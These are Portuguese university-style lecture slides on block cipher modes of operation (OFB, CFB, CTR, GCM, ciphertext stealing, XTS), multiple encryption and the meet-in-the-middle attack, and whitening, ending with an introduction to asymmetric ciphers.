
- Cifrar o último bloco de forma diferenciada
 - usar um processo semelhante a uma cifra contínua



Modos: ECB/CBC problemas de alinhamento

- **Ciphertext Stealing**

- Troca ordem de cifra/decifra dos dois últimos blocos
 - a) Usa parte do criptograma do penúltimo para preencher último
 - b) Usa excipiente fixo e cifra contínua antes de cifra por blocos





Modos: n-bit OFB (Output Feedback)

$$C_i = T_i \oplus E_K(S_i)$$

$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = f(S_{i-1}, E_K(S_{i-1}))$$

$$S_0 = IV$$





Modos: n-bit OFB (Output Feedback)

$$C_i = T_i \oplus E_K(S_i)$$

$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = f(S_{i-1}, E_K(S_{i-1}))$$





Modos: n-bit CFB (Ciphertext Feedback)

$$C_i = T_i \oplus E_K(S_i)$$

$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = f(S_{i-1}, C_i)$$

$$S_0 = IV$$





Modos: n-bit CTR (Counter)

$$C_i = T_i \oplus E_K(S_i)$$


$$T_i = C_i \oplus E_K(S_i)$$

$$S_i = S_{i-1} + 1$$

$$S_0 = IV$$



Modos: Galois w/ Counter Mode (GCM)



Modos: Comparação

	Bloco		Contínua (Stream)			
	ECB	CBC	OFB	CFB	CTR	GCM
Ocultação de padrões no texto		✓	✓	✓	✓	✓
Confusão na entrada da cifra		✓		✓	Contador Secreto	Contador Secreto
Mesma chave para mensagens diferentes	✓	✓	Outro IV	Outro IV	Outro IV	Outro IV
Dificuldade de alteração	✓	✓ (...)				✓
Pré-processamento			✓		✓	✓
Paralelização	✓	decifra	com pré. proc.	decifra	✓	✓
Acesso aleatório uniforme						
Propagação de erros		próximo bloco		alguns bits seguintes		detetado
Capacidade de re-sincronização	perda de blocos	perda de blocos		perda de múltiplos n-bits		detetado

Modos: Reforço da Segurança

Cifra Múltipla

- **Cifra dupla**
 - Violável por intromissão em 2^{n+1} tentativas
 - Com 2 ou mais blocos de texto conhecido
 - Usando 2^n blocos de memória ...
 - Não é (teoricamente) muito mais segura ...
- **Cifra tripla (EDE):** $C_i = E_{K1}(D_{K2}(E_{K3}(T_i)))$ $P_i = D_{K3}(E_{K2}(D_{K1}(C_i)))$
 - Normalmente usa-se $K_1=K_3$
 - Se $K_1=K_2=K_3$ transforma-se numa cifra simples

Modos: Reforço da Segurança (Cifra dupla)

Ataque Meet in The Middle


- **Cifra dupla com duas chaves K_a e K_b**
 - $C = E_b(k_b, E_a(k_a, T))$
 - $T = D_a(k_a, D_b(k_b, C))$
 - Logo: $D_b(k_b, C) = E_a(k_a, T)$
- **Se C e T forem conhecidos, podem-se calcular:**
 - Todos os valores $D_b(k_b, C)$, variando K_b
 - Todos os valores $E_a(k_a, T)$, variando K_a
- **Chaves encontradas quando se verificar a igualdade**
 - Complexidade esperada: $2^{\text{len}(k_a) + \text{len}(k_b)}$
 - Complexidade real: $2^{\text{len}(k_a)} + 2^{\text{len}(k_b)}$
 - Exemplo para chaves de 56 bits: $2^{56+56} = 2^{112}$ vs $2^{56} + 2^{56} = 2^{57}$
 - Consumindo 2^{56} bits de armazenamento (8 PiB)

Modos: Reforço da Segurança

Branqueamento/whitening

Técnica simples e eficiente de introdução de confusão


- $C_i = E_K(K_1 \oplus T_i) \oplus K_2$
- $T_i = K_1 \oplus D_K(K_2 \oplus C_i)$



Modos: Reforço da Segurança

XOR-Encrypt-XOR (XEX)

XTS = XEX + Ciphertext Stealing



Cifras Assimétricas por Blocos

- **Par de chaves**
 - Uma privada, pessoal e intransmissível
 - Uma pública, disponível para todos
- **Permitem**
 - Confidencialidade sem troca de segredos
 - Autenticação de conteúdos (**integridade**) e de autoria (**assinaturas digitais**)

